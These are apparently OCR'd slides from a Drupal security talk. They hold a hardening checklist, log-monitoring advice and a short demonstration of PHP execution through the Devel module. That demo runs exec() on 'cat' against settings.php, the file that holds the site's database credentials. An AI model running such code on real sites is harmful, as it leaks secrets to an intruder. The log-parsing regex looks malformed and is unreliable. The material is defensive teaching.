
PHP code to execute

```
$output = array();
$command = "cat /var/www/[redacted]/sites/default/settings.php";
exec($command, &$output);
echo implode("\n", $output);
```

devel – PHP code execution




demonstration



catch code execution

- Actually very easy…
- Alert on unauthorized file access / writes / etc.
- Utilizing WAF / Network Monitor logs, alert on reverse-shell attempts and similar activities the server should not be doing…



what to do?!

- We’ve discussed many very common Drupal development pitfalls today…
- How do we fix these issues now and avoid them in the future?
- Simple…

Checklist

https://github.com/gfoss/attacking-drupal

Drupal security checklist

1. Integrate your security team early on in the development process to assure that your needs can be met in an acceptable timeframe.

- Applications should periodically be reviewed by a third-party, to assure security.

- Develop an ongoing security testing plan, to regularly review the security of the applications.

- Re-review the application whenever major changes have been made.

Drupal security checklist

2. Harden the application and server architecture.

- Protect risky Drupal files from the internet:
  - Install.php, cron.php, & xmlrpc.php
- Example Hardening Guides – Bare Minimum:
  - Harden PHP: https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet
  - Harden the Server (Linux): http://www.sans.org/score/checklists/linuxchecklist.pdf
  - Harden the Server (Windows): http://technet.microsoft.com/en-us/security/jj720323.aspx

Drupal security checklist

3. Disallow weak passwords for privileged users and enforce a strong password policy.

- Utilize the Password Policy Drupal module to enforce a password policy that meets your company security guidelines.

- https://drupal.org/project/password_policy

- https://drupal.org/project/zxcvbn

Drupal security checklist

4. Implement Server, Application, and Drupal logging.

- Assure that logs are being stored on a separate and trusted server and actively review/parse these logs for security events.

- Do not rely on the integrity of local logs within the database or on the server itself…

Drupal security checklist

- Two options…
- Watchdog – Drupal's built in logging, captures data within the 'Watchdog' database table.
- Syslog – Export Drupal's logs to the Linux syslog. Creates a flat file that is easy to monitor.


remote log management - Watchdog

- Watchdog logs should be captured and stored outside of the database to ensure log integrity.
  - Centralized log management
  - SIEM – Security Information Event Management

- Drupal has a built-in feature to clear these logs, effectively erasing a large portion of the evidence within the application itself.

remote log management - Watchdog

- Extract the logs from the database (MySQL / PostgresSQL) with Universal Database Layer Access (UDLA):




remote log management - Watchdog

- Parse the logs using Regular Expressions:

- ^.*?type=.*?(?<session>.*?)\smessage=(?<tag1>.*?)variables=(.*?"|.*?)(?<login\w+).*?location=.*?(<url>).*?referer=(.*?<referer>).*?hostname=.*?(<sip)\s


remote log management - Syslog

- Send watchdog logs to Syslog
  - Drupal Core Module – Drupal 6 & 7




remote log management - rules

- Configure Monitoring and Alerts



remote log management - alerts

- Configure Monitoring and Alerts




Drupal security checklist


5. Make sure that Development modules are not installed on production applications.

- Remember Devel and Masquerade?

Drupal security checklist


6. Review and apply all available Drupal security updates as soon as possible.





